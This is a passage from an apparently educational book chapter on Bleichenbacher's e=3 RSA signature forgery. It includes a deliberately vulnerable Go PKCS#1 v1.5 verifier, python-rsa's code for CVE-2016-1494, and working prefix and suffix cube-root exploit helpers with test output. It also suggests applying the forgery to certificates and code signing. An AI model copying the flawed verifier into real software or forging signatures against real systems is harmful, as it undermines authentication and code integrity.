        s: 0x921F75EBBDFEFDC2FAFB313DD90B82975EED8E427C90D0EE35621B77032F8230
        h: 0x7F83B1657FF1FC53B92DC18148A1D65DFC2D4B1FA3D677284ADDD200126D9069
        r: 0xE4FFD9D940E83C8EAC692BA367E1B65135B2AA1183CB71D9789D417375FE6450
        privateExponent: 0
            xC420E0836857487BAA2C2CE1F39D7BCD7F9C1F32B640FE8F5CEAB8B53C7EFFB6
    exploit_ecdsa_reused_nonce_test.go:69: private key recovered & verified
        successfully
--- PASS: TestRecoverNonceFromBadSignatures (0.00s)
```

8.6 RSA signature forgery with Bleichenbacher's e=3 attack

The second attack we are going to implement in this chapter requires a little bit of a tricky explanation and some weird looking nomenclature, but it's one that's well worth understanding due to how often it keeps popping up in different implementations. Furthermore, this is the last attack we're going to implement over the course of this book (the last chapter is a broader discussion of vulnerabilities and does not implement attacks in Go) so let's have a little bit of fun understanding this very important padding validation weakness and all the brilliance that people have put into exploiting it.

Bleichenbacher's e=3 forgery attack broke signature validation in security libraries (Network Security Services or the NSS library, python-rsa, OpenSSL, axTLS, MatrixSSL, Mbed TLS, LibTomCrypt), web browsers (Chrome, Firefox – on account of relying on the NSS library), IPsec solutions (Openswan, strongSwan) and even a trusted execution engine (chips designed specifically to ensure strong security properties in isolation) known as OP-TEE. Daniel Bleichenbacher first disclosed this vulnerability all the way back in 2006, and it keeps making appearances every few years with different variations. The attack works on RSA implementations that satisfy the following properties.

- Use the public exponent $e = 3$: We implemented Wiener's attack in the last chapter on RSA keypairs that had a short *private* exponent. Most RSA implementations use a fixed public exponent that's fixed to a Fermat prime number (a prime number of the form $2^{2^n} + 1$ – the only known Fermat primes are 3, 5, 17, 257 and 65537). Using a Fermat prime helps speed up encryption using optimization techniques (e.g., the square-and-multiply method), but also ensures that the private exponent is a sufficiently large one not susceptible to Wiener's attack.
- Use the PKCS#1 v1.5 without properly validating the padding bytes. If there is one thing that has caused similar magnitude of grief to cryptographic implementations as bad randomness, it's our old friend padding. The Bleichenbacher attack works with a specific padding scheme known as PKCS#1 v1.5.

8.6.1 PKCS#1 v1.5: Padding strikes again

We saw how schoolbook RSA signatures were susceptible to existential forgery attacks. One solution to protect against such attacks is to enforce formatting rules on the input messages. This way, while an attacker can still start with a random signature and raise it to the public exponent to get a valid corresponding message, the message will be all but useless to the attacker because it would not satisfy these strict formatting rules. Unfortunately, as we demonstrated before, the world of padding is rife with implementation pitfalls. We are going to implement a vulnerable parser for the PKCS#1 v1.5 signatures, but let's first cover what this specific padding scheme looks like.

Figure 8.9 shows the PKCS#1 v1.5 padding for RSA signatures. Before a message is processed by the signature algorithm, a hash digest is calculated for it and a "cleartext" value is constructed which follows the pattern shown in the figure. The prover provides the cleartext value as input to the signature algorithm, and the verifier ends up with the cleartext value after "encrypting" the signature using the public modulus.




Figure 8.9 PKCS#1 v1.5 formatting for input to RSA signatures: The padding area should be filled with `FF` bytes

If we move from left to right in figure 8.9, the first two bytes for the cleartext must have the value `00 01`. After the header there would be a number of padding bytes all set to the value `FF` until a NULL (`00`) byte that acts as a separator for the next field. Next piece of data is an "ASN.1" identifier for the underlying hash algorithm being used. ASN.1 is a complex set of encoding rules (like XML or JSON), for the purpose of current discussion you can think of the ASN.1 identifier as a fixed constant value – or an enum – that identifies a hash function. However, instead of using, e.g., 1, 2 and 3 as the constant values each hash algorithm has a specific set of fixed bytes that identify it. For our implementation we will just store a set of constant byte arrays to identify each hash algorithm uniquely using standard well-known ASN.1 sequences.

8.6.2 Implementing a vulnerable PKCS #1 v1.5 padding verifier

Listing 8.9 shows the constant identifiers for MD5, SHA-1 and SHA-256, along with the type definition for the RSA keypair with a private key variable that would not be accessible other Go packages.

Listing 8.9 `ch08/rsa_bleichenbacher_sig/impl_rsa_bleichenbacher_sig/impl_rsa_`

```
package impl_rsa_bleichenbacher_sig

import (
  "bytes"
  "crypto"
  "crypto/rand"
  ”crypto/rsa”
  ”fmt”
  ”math/big”
)

const (
  ModulusBits = 2048
  HashAsn1Md5 = (”\x30\x20\x30\x0c\x06\x08\x2a\x86” +
    ”\x48\x86\xf7\x0d\x02\x05\x05\x00\x04\x10”)
  HashAsn1Sha1 = (”\x30\x21\x30\x09\x06\x05\x2b\x0e” +
    ”\x03\x02\x1a\x05\x00\x04\x14”)
  HashAsn1Sha256 = (”\x30\x31\x30\x0d\x06\x09\x60\x86” +
    ”\x48\x01\x65\x03\x04\x02\x01\x05\x00\x04\x20”)
)

type RSAKeypair struct {
  PublicKey *rsa.PublicKey
  privKey   *rsa.PrivateKey
}
```

Before we implement the vulnerable padding verifier we need an RSA keypair with the public exponent $e = 3$. The Go standard library's RSA key generation uses another Fermat prime, $e = 65537$ instead, so we will need to implement our own RSA key generation just like we did for the short *private* exponent in the previous chapter. Listing 8.10 shows the following steps in action:

1. Generate two random prime numbers p and q.
2. Calculate the public modulus $n = pq$.
3. Calculate Euler's phi function of the modulus: $\phi(n) = (p - 1)(q - 1)$.
4. Choose public modulus as $e = 3$.
5. Calculate the private exponent as $d = e^{-1} \bmod \phi(n)$, i.e., the private exponent is the multiplicative inverse of the public exponent modulo $\phi(n)$.
6. (n, e) is the public key, (d) is the private key.

Listing 8.10 ch08/rsa_bleichenbacher_sig/impl_rsa_bleichenbacher_sig/impl_rsa

```
func GenerateRSAKeypairWithPublicExponent3() (*RSAKeypair, error) {
  var p, q *big.Int
  var err error

  for {
    p, err = rand.Prime(rand.Reader, ModulusBits/2)
    if err != nil {
      return nil, err
    }

    q, err = rand.Prime(rand.Reader, ModulusBits/2)
    if err != nil {
      return nil, err
    }

    if p.Cmp(q) == 1 {
      p, q = q, p
    }

    qDouble := new(big.Int).Mul(q, big.NewInt(2))

    if p.Cmp(qDouble) != -1 {
      continue
    }

    modulus := new(big.Int).Mul(p, q)
    pMinus1 := new(big.Int).Sub(p, big.NewInt(1))
    qMinus1 := new(big.Int).Sub(q, big.NewInt(1))
    phi := new(big.Int).Mul(pMinus1, qMinus1)

    e := new(big.Int).SetInt64(3)
    d := new(big.Int).ModInverse(e, phi)

    if d == nil {
      continue
    }

    pubKey := rsa.PublicKey{
      N: modulus,
      E: int(e.Int64()),
    }
    privKey := &rsa.PrivateKey{
      PublicKey: pubKey,
      D:         d,
    }
    keyPair := RSAKeypair{
      PublicKey: &pubKey,
      privKey:   privKey,
    }

    return &keyPair, nil
  }
}
```

Ensure $p < q$

Proceed forward with the function only when $p < 2q$

$n = pq$

$p - 1$

$q - 1$

$\phi(n) = (p-1)(q-1)$

$e = 3$

$d = e^{-1} \bmod \phi(n)$

If $gcd(e, \phi(n)) \neq 1$, i.e., the multiplicative inverse e does not exist try again with new primes




Figure 8.10 Not verifying that the bytes between header and separator are actually `FF` in the PKCS#1 v1.5 cleartext value enables Bleichenbacher attacks.

We now have an RSA keypair with $e = 3$. Please note that $e = 3$ in itself does not make anything vulnerable; there are millions of keys with the public exponent set to 3 (being a Fermat prime). Where things go awry is when a key with $e = 3$ is used in conjunction with an implementation that does not verify the padding correctly. Compare the padding bytes between figures 8.9 & 8.10. After the initial two bytes `00 01`, the “good” signature in figure 8.9 had lots of `FF` bytes as specified by the PKCS#1 v1.5 standard. For the forged signature in figure 8.10, instead of the `FF` bytes we have a bunch of garbage values in the middle. After the garbage bytes we have the NULL byte, the ASN.1 identifier and the hash digest just like before. If an implementation does not verify the `FF` padding between the prefix and the separator, as shown in listing 8.11 from the python-rsa vulnerability, it allows anybody to easily forge RSA signatures *without having access to the private key* that would be accepted as valid. Since there are some restrictions to what kind of messages can have their signatures forged, this is a case of a selective forgery attack.

Listing 8.11 python-rsa’s vulnerable PKCS#1 v1.5 code for CVE-2016-1494

```
def verify(message, signature, pub_key):
    blocksize = common.byte_size(pub_key.n)
    encrypted = transform.bytes2int(signature)
    decrypted = core.decrypt_int(encrypted, pub_key.e, pub_key.n)
    clearsig = transform.int2bytes(decrypted, blocksize)

    # If we can’t find the signature  marker, verification failed.
    if clearsig[0:2] != b(’\x00\x01’):
        raise VerificationError(’Verification failed’)

    # Find the 00 separator between the padding and the payload
    try:
        sep_idx = clearsig.index(b(’\x00’), 2)
    except ValueError:
        raise VerificationError(’Verification failed’)

    # Get the hash and the hash method
    (method_name, signature_hash) = _find_method_hash(clearsig[sep_idx+1:])
    message_hash = _hash(message, method_name)

    # Compare the real hash to the hash in the signature
    if message_hash != signature_hash:
        raise VerificationError(’Verification failed’)

    return True

def _find_method_hash(method_hash):
    for (hashname, asn1code) in HASH_ASN1.items():
        if not method_hash.startswith(asn1code):
            continue

        return (hashname, method_hash[len(asn1code):])

    raise VerificationError(’Verification failed’)

HASH_ASN1 = {
    ’MD5’: b(’\x30\x20\x30\x0c\x06\x08\x2a\x86’
             ’\x48\x86\xf7\x0d\x02\x05\x05\x00\x04\x10’),
    ’SHA-1’: b(’\x30\x21\x30\x09\x06\x05\x2b\x0e’
```

Skips past padding byte without validating that they are actually `FF`, enables Bleichenbacher’s signature forgery attacks

```
                '\x03\x02\x1a\x05\x00\x04\x14'),
    'SHA-256': b('\x30\x31\x30\x0d\x06\x09\x60\x86'
                 '\x48\x01\x65\x03\x04\x02\x01\x05\x00\x04\x20'),
    'SHA-384': b('\x30\x41\x30\x0d\x06\x09\x60\x86'
                 '\x48\x01\x65\x03\x04\x02\x02\x05\x00\x04\x30'),
    'SHA-512': b('\x30\x51\x30\x0d\x06\x09\x60\x86'
                 '\x48\x01\x65\x03\x04\x02\x03\x05\x00\x04\x40'),
}
```

Listing 8.12 shows our implementation of PKCS#1 v1.5 signatures that replicates the same vulnerability in Go. The function `VerifyPKCS1v15Insecure(...)` returns an error if the signature verification fails for any reason. On line 102 we seek for the NULL byte ignoring the values of the bytes in the middle, effectively allowing signature forgery that we're finally going to explore in our exploit.

Listing 8.12 ch08/rsa_bleichenbacher_sig/impl_rsa_bleichenbacher_sig/impl_rsa

```
81  func VerifyPKCS1v15Insecure(pub *rsa.PublicKey, hashAlg crypto.Hash, digest
        []byte, sig []byte) error {
82          fmt.Printf("hashAlg: %s\n", hashAlg)
83          fmt.Printf("digest: 0x%X\n", digest)
84          fmt.Printf("sig: 0x%X\n", sig)
85
86          eNum := new(big.Int).SetInt64(int64(pub.E))
87          sigNum := new(big.Int).SetBytes(sig)
88          sigExpE := new(big.Int).Exp(sigNum, eNum, pub.N)    ← s^e mod n
89          sigExpEBytes := sigExpE.Bytes()
90
91          sigCleartext := make([]byte, ModulusBits/8)
92          offset := len(sigCleartext) - len(sigExpEBytes)
93          for i := offset; i < len(sigCleartext); i++ {
94                  sigCleartext[i] = sigExpEBytes[i-offset]
95          }
96          fmt.Printf("sigCleartext: 0x%X\n", sigCleartext)
97
98          if bytes.Compare(sigCleartext[0:2], []byte{0x00, 0x01}) != 0 {
99                  return fmt.Errorf("verification failed: header mismatch")
100         }
101                                                                 Does not validate
102         sepIdx := bytes.IndexByte(sigCleartext[2:], byte(0x00)) + 3    ← FF values for
103                                                                 padding!
104         var hashAsn1Identifier []byte
105         switch hashAlg {
106         case crypto.MD5:
107                 hashAsn1Identifier = []byte(HashAsn1Md5)
108         case crypto.SHA1:
109                 hashAsn1Identifier = []byte(HashAsn1Sha1)
110         case crypto.SHA256:
111                 hashAsn1Identifier = []byte(HashAsn1Sha256)
112         }
113
114         if bytes.Compare(sigCleartext[sepIdx:sepIdx+len(hashAsn1Identifier)],
                 hashAsn1Identifier) != 0 {
115                 return fmt.Errorf("verification failed: asn1 identifier
                        mismatch")
        }

        digestIdx := sepIdx + len(hashAsn1Identifier)
        if bytes.Compare(sigCleartext[digestIdx:digestIdx+len(digest)],
            digest) != 0 {
                return fmt.Errorf(”verification failed: digest mismatch”)
        }

        if len(sigCleartext) > digestIdx+len(digest) {
                return fmt.Errorf(”verification failed: trailing bytes”)
        }

        return nil
}
```

Our implementation is vulnerable to signature forgery attacks, but it should still validate legitimate signatures without any issues. Listing 8.13 shows the code for testing our implementation. We generate a public key with $e = 3$ and use the corresponding private key (we're still in the same Go package, so it's still accessible) to sign a test message. We verify the signature against both Go's standard implementation (which is not vulnerable to forgery), and our custom implementation (which follows the python-rsa vulnerability). Executing the tests generates the console output shown in 8.14. Since these are legitimate signatures (generated using the private key, therefore not forged), the cleartext values clearly look like figure 8.9. We're ready to work on our exploit now.

Listing 8.13 ch08/rsa_bleichenbacher_sig/impl_rsa_bleichenbacher_sig/impl_rsa

```
package impl_rsa_bleichenbacher_sig

import (
  ”crypto”
  ”crypto/rsa”
  ”crypto/sha256”
  ”testing”
)

func TestGenerateRSAKeyWithPublicExponent3(t *testing.T) {
  keypair, err := GenerateRSAKeypairWithPublicExponent3()
  if err != nil {
    t.Fatalf(”error generating private key: %s”, err)
  }

  message := []byte(”Hello World!”)
  hash := sha256.Sum256(message)

  signature, err := rsa.SignPKCS1v15(nil, keypair.privKey, crypto.SHA256,
      hash[:])
  if err != nil {
    t.Fatalf(”error generating signature: %s”, err)
  }

  err = rsa.VerifyPKCS1v15(keypair.PublicKey, crypto.SHA256, hash[:],
      signature)
  if err != nil {
    t.Fatalf("signature verification failed: %s", err)
  }

  t.Log("signature generated & verified successfully using fixed exponent key
      ")

  err = VerifyPKCS1v15Insecure(keypair.PublicKey, crypto.SHA256, hash[:],
      signature)
  if err != nil {
    t.Fatalf("signature verification failed: %s", err)
  }
}
```

Listing 8.14 Output for `make impl_rsa_bleichenbacher_sig`

```
go test -v ./ch08/rsa_bleichenbacher_sig/impl_rsa_bleichenbacher_sig
=== RUN   TestGenerateRSAKeyWithPublicExponent3
    impl_rsa_bleichenbacher_sig_test.go:29: signature generated & verified
        successfully using fixed exponent key
hashAlg: SHA-256
digest: 0x7F83B1657FF1FC53B92DC18148A1D65DFC2D4B1FA3D677284ADDD200126D9069
sig: 0x468F4BE39E5781EE 626435DFD926B7E2 4343A72CD1B32FE3 4568412B820B3170 36
    CAE0FCA69CB8CB 2538B5830A4E1E44 78507A34B907F773 30DCAAAFA0F2359A 28
    DF34708152AA27 F8026C5BDA03D38F 80EC271485F0FA2D 670F4DAF73D91518
    CBD80213E61BFF45 88837A48DB034AE3 D436D6FEE11F8C74 C53D7E79EC75C0C0 5763
    EA5B07EA2D19 E35805C105D4969E C347D47AAC307AAE D7DD415B46C2FC06
    D2FC3F0A284BAC19 404DCA9BFD5CCE3A A9EDF6E9EB12B708 B83427157BEAB602
    CC26306966A03376 EB296D5BB156C297 E45D7C8FA9170E7C 832B0926654028A6
    FB22F895C958F414 A61D2197102B8D4F A9C5E70E825FBA5B 4E1238D35A812CA8
sigCleartext: 0x0001FFFFFFFFFFFFFFFF FFFFFFFFFFFFFFFFFFFFFFFF [MANY FF BYTES
    OMITTED] FFFFFFFFFFFFFFFFFFFFFFFF 003031300D060960 8648016503040201
    050004207F83B165 7FF1FC53B92DC181 48A1D65DFC2D4B1F A3D677284ADDD200 126
    D9069
--- PASS: TestGenerateRSAKeyWithPublicExponent3 (1.33s)
```

8.6.3 Exploiting PKCS #1 v1.5 padding with Bleichenbacher e=3 signature forgery

We've been making a lot of fuss about fixing the public exponent of an RSA keypair to $e = 3$ (in addition to vulnerable padding verifier) to mount the Bleichenbacher attacks. What really happens when a verifier validates a signature against a public key with $e = 3$? Equation 8.10 tells us that every signature in this case is just a cube of the underlying message.

$$\begin{aligned} s &= m^e \bmod n \\ s &= m^3 \bmod n \end{aligned} \tag{8.10}$$

As attackers our goal is to find an s which when cubed, results in the PKCS#1 v1.5 cleartext m that we want. In other words, we need to find the cube root s of a message m, where m satisfies the constraints shown in figure 8.11.

Why would the attacker need to hide some garbage at all? Remember, we do not have access to the private key that signed the signatures. Therefore, we cannot simply raise m




Figure 8.11 The prefix and suffix of the cleartext message must match the header and the hash information, but the attacker is free to hide cube-rooting garbage in the middle.

to d to calculate a value s that, when raised to e would yield back the original m. That's what RSA cryptosystem does by virtue of $ed = 1 \bmod \phi(n)$. We only know e (and that the implementation is vulnerable to padding attacks), so without knowing d our only option is to find a cube root of our desired cleartext m and use this cube root as the signature s. Unfortunately, since m is unlikely to be a perfect cube our process for finding a "cube root" is a bit complex and introduces some garbage bytes that the attack cannot work without.

We therefore break down our problem into two pieces:

- **Prefix cube root**: When given some target c, find a cube root s where the left-most bytes of s^3 are the same as c. We don't care about the extra bytes that s^3 will end up having on its right. For example:

  - Target c = **`1D2A0236`**
  - Prefix cube root s = `7c19eb6e eee9b71c`
  - Cubed s^3 = **`1D2A0236`** `A923C06F 1B3711D2 8CA71212 D73AA1BE 2ED5A5C0`

- **Suffix cube root**: When given some target c, find a cube root s where the right-most bytes of s^3 are the same as c. We don't care about the extra bytes that s^3 will end up having on its left. For example:

  - Target c = **`D8E235E2 3B9B8D77 16B21334 96F593D3`**
  - Suffix cube root s = `3c55965132e31e2681f3c03d7a3527eb`
  - Cubed s^3 = `359EEDD 94380DDE 9456DFF0 16A6D074 8523BE19 EBDAD452 F432F538 9759C122` **`D8E235E2 3B9B8D77 16B21334 96F593D3`**

Then we can stitch the two solutions together to generate a single signature. The prefix cube root's right-side garbage will meet the suffix cube root algorithm's left-side garbage in the middle where the vulnerable implementation does not satisfy the padding bytes. Figure 8.12 depicts this merger in action.

FINDING THE PREFIX CUBE ROOT VIA THE BISECTION METHOD

Fortunately, finding the prefix cube root is pretty easy. As a matter of fact, it's the same as finding prefix cube root for any natural number. Imagine you have a target of




Figure 8.12 We combine the two cube rooting algorithms and ensure that their spillover garbage stays contained to the designated area in the middle

43879232982. You can use a pocket calculator to find the cube root as 3527.1155. Discarding the decimal portion, if you cube just 3527 you'll end up with 43874924183 which shares a prefix of the first four digits with our target. The suffix cube root is considerably more complex, but let's take what we have for now and use one of the well-known cube-rooting algorithms and get the prefix portion taken care of.

Finding roots of a number/equation is another problem that has intrigued mathematicians for a long time. The Newton-Raphson method has been around for more than three centuries. For our exploit we are going to leverage a pretty simple one known as the "bisection method". Imagine we're guessing a number between 1 and 1000 and on each attempt we are told if our guess is smaller or larger than the target number, or if we have found the original number. Instead of trying each number between 1 and 1000 we can just start with a guess of 500. Once we are told if 500 is smaller or larger than the target we can look in that half. Assume we are told that the target is greater than 500, we can set our new guess to 750 (half of the new range we are searching) and submit that as our attempt. Instead of trying all 1000 numbers, we'll quickly converge to our target number within at most ten attempts. This is known as the "bisection" method, and is visualized in figure 8.13.

Listing 8.15 shows the code for finding prefix cube for a bignum via bisection search.

Listing 8.15 ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/explo

```
package exploit_rsa_bleichenbacher_sig

import (
  "bytes"
  "crypto"
  "crypto/rand"
  "crypto/rsa"
  "fmt"
  "math/big"

  "github.com/krkhan/crypto-impl-exploit/ch08/rsa_bleichenbacher_sig/
      impl_rsa_bleichenbacher_sig"
)

func CubeRootPrefix(prefix *big.Int) (cbrt *big.Int, rem *big.Int) {
  guess := new(big.Int).Div(prefix, big.NewInt(2))
  step := new(big.Int).Abs(new(big.Int).Div(guess, big.NewInt(2)))
  for {
```

Start at the middle

Next guess will be at half the distance between middle & one of the endpoints




Figure 8.13 Bisection search for a cube root, each guess decide whether an answer is found or if it needs to move left (from start till current guess) or right (from current guess till the end).

```
    cube := new(big.Int).Exp(guess, big.NewInt(3), nil)
    dx := new(big.Int).Sub(prefix, cube)
    cmp := dx.Cmp(big.NewInt(0))
    if cmp == 0 {
      return guess, big.NewInt(0)
    }

    switch cmp {
    case -1:
      guess = new(big.Int).Sub(guess, step)
    case 1:
      guess = new(big.Int).Add(guess, step)
    }

    step = new(big.Int).Div(step, big.NewInt(2))
    if step.Cmp(big.NewInt(1)) == 0 {
      return guess, dx
    }
  }
}
```

Move left or right depending on if the delta from target was +ve or -ve

Next jump will be half of current jump

Cannot improve the guess any further

Listing 8.16 shows the unit test for testing our prefix cube root function. We generate a random 24 byte number and call our bisection-based prefix cube root algorithm. Our goal is to match 4 bytes of the prefix when the answer is cubed. Listing 8.17 shows the output of the unit test to confirm that our prefix cube root function is working as intended.

Listing 8.16 ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig/explo

```
package exploit_rsa_bleichenbacher_sig

import (
  ”bytes”
  ”crypto”
  ”crypto/rand”
  ”crypto/sha256”
  ”math/big”
  ”testing”

  ”github.com/krkhan/crypto-impl-exploit/ch08/rsa_bleichenbacher_sig/
      impl_rsa_bleichenbacher_sig”
)

func TestCubeRootPrefix(t *testing.T) {
  randomN := make([]byte, 24)
  _, err := rand.Read(randomN)
  if err != nil {
    t.Fatalf(”error generating random n: %s”, err)
  }
  nPrefixBytesToMatch := 4
  randomNum := new(big.Int).SetBytes(randomN)
  t.Logf(”randomN: 0x[%X]%x”, randomN[:nPrefixBytesToMatch], randomN[
      nPrefixBytesToMatch:])
  cubeRootPrefix, _ := CubeRootPrefix(randomNum)
  t.Logf(”cubeRootPrefix: 0x%x”, cubeRootPrefix)
  cubed := new(big.Int).Exp(cubeRootPrefix, big.NewInt(3), nil).Bytes()
  t.Logf(”cubed: 0x[%X]%x”, cubed[:nPrefixBytesToMatch], cubed[
      nPrefixBytesToMatch:])

  if bytes.Compare(cubed[:nPrefixBytesToMatch], randomN[:nPrefixBytesToMatch
      ]) != 0 {
    t.Fatalf(”prefix mismatch”)
  }
}
```

Executing the test by running `make exploit_rsa_bleichenbacher_sig` shows us that the prefix cube hack is working, the bits inside square brackets are the matching prefix.

Listing 8.17 Output for `make exploit_rsa_bleichenbacher_sig`

```
go test -v ./ch08/rsa_bleichenbacher_sig/exploit_rsa_bleichenbacher_sig
=== RUN   TestCubeRootPrefix
    exploit_rsa_bleichenbacher_sig_test.go:21: randomN: 0x[6E46048A] c96fac9e
         d38b6710 ce3d1ae0 3080871f f73e889f
    exploit_rsa_bleichenbacher_sig_test.go:23: cubeRootPrefix: 0xc15681d5 17
        f8d4fa
    exploit_rsa_bleichenbacher_sig_test.go:25: cubed: 0x[6E46048A] c96fac9d
        ae4867d5 ecc0abc6 7905ad85 b3f7db28
--- PASS: TestCubeRootPrefix (0.00s)
```

An important fact to note about prefix cube is that since the prefix bits are the left-most ones, once we have the answer, we can trim bits from its right and the most significant bits from the left will retain their impact just enough to keep the prefix matching. This might sound confusing, so an example in base 10 will help.

- We set our target to: **64648913**7894515479679814 5
- We find the prefix cube root: 186288942
  When cubed, we get: **64648913**22432524374392888
  Where the first eight-digit prefix is matching.
- If we trim the two right most digits from our cube root, we are left with: 1862889
  When cubed, this results in: **64648**86949783701369
  Despite removing two digits from the right of the cube root answer, the corresponding cubed value still matched the most significant five digits (as opposed to eight from before).

This property of retaining enough effect in the most significant bits to match the prefix, while allowing bits from the right to be trimmed, will come in handy in a bit when we combine this hack with its polar opposite: the suffix cube root.

FINDING THE SUFFIX CUBE ROOT VIA BITWISE MANIPULATION

Historically, Bleichenbacher's signature forgery targeted implementations that did not verify that the hash digest bytes were the right-aligned, i.e., nothing came after them in the cleartext message. If an implementation failed to check that, then even the prefix cube root alone could work to forge a signature as long as the matching prefix covered at least the hash digest. In 2016, Filippo Valsorda (who was in charge of the Go security team at the time at Google), came up with a brilliant hack that could be used to find suffix cube roots, which when cubed, produced *perfectly* matching suffixes down to the last bit. The solution still produced spillover bytes on the left of the cubed value, but as we discussed above, that's totally fine for us because we'll hide that in the padding area of cleartext message as garbage bytes anyway.




Figure 8.14 Finding suffix cube root of $(101)_2$ using bitwise flipping

The intuition behind Filippo Valsorda's suffix cube rooting algorithm lies in the discovery that if you flip the nth bit in *s*, it not only flips the corresponding bit at the index n in

s^3, it leaves all the bits on the right unchanged! This can be understood better by looking at a very simple example shown in figure 8.14. We start with an s of just 1, and a target bit string of $(101)_2$. 1 cubed is equal to 1, so s^3 ends up being $(001)_2$. We can see that the left most bit is not matching between s^3 and our target string, so we flip the corresponding bit in s. Now s represents the number 5, and s^3 is 125, which has a bit representation of $(1111101)_2$.

We can see that after the update, not only index 2 matches now, indices 1 & 0 were left unperturbed in s^3 despite us changing s. This process can be extended to as many bits as we want, given that we are happy with garbage bytes accumulating at the left of the desired suffix in s^3.

- We went from:
  - $s = (001)_2$, $s^3 = (0\mathbf{01})_2$, Target = $(\mathbf{101})_2$
- To:
  - $s = (101)_2$, $s^3 = (1111\mathbf{101})_2$, Target = $(\mathbf{101})_2$

A more complex example is given in figure 8.15 which you can trace with a pen and paper to see the magic happening. The basic idea remains the same: we move from right to left in our target bit-string and keep flipping and whenever we encounter a bit index where s^3 and target mismatch, we flip the corresponding bit in s. This will keep updating s so that s^3's suffix matches the target, but with lots of bytes at the left that we won't control as attackers.

There is one caveat: the hack only works with odd numbers, i.e., where the right-most bit is 1. For example, let's try an even number as target:

- Bit 2 is mismatching between s and target.
  - $s = (000)_2$, $s^3 = (0\mathbf{00})_2$, Target = $(\mathbf{100})_2$
- We flip bit 2 just like before, but the corresponding bit in s^3 still does not match.
  - $s = (100)_2$, $s^3 = (10000\mathbf{00})_2$, Target = $(\mathbf{100})_2$

In practice this constraint is pretty easy to satisfy by making minor modifications to the underlying message until reaching one with an odd hash digest. For instance, if we are forging certificates we can specify an additional subject name, or append a wildcard in the domain name. If we're generating signatures for a code integrity scenario we can try appending `NOP` (no-operation, empty instructions) to keep generating new hashes until we get an odd one.

The actual code for finding the suffix cube root is just a few lines, shown in listing 8.19. `CubeRootSuffix(...)` takes a byte array as input and returns another byte array which when cubed, has a matching suffix with the input. We iterate over each byte in the target string from right to left in a for loop. If any bits are mismatching between the corresponding indices in s^3 and target suffix, we simply flip the corresponding bit in s.

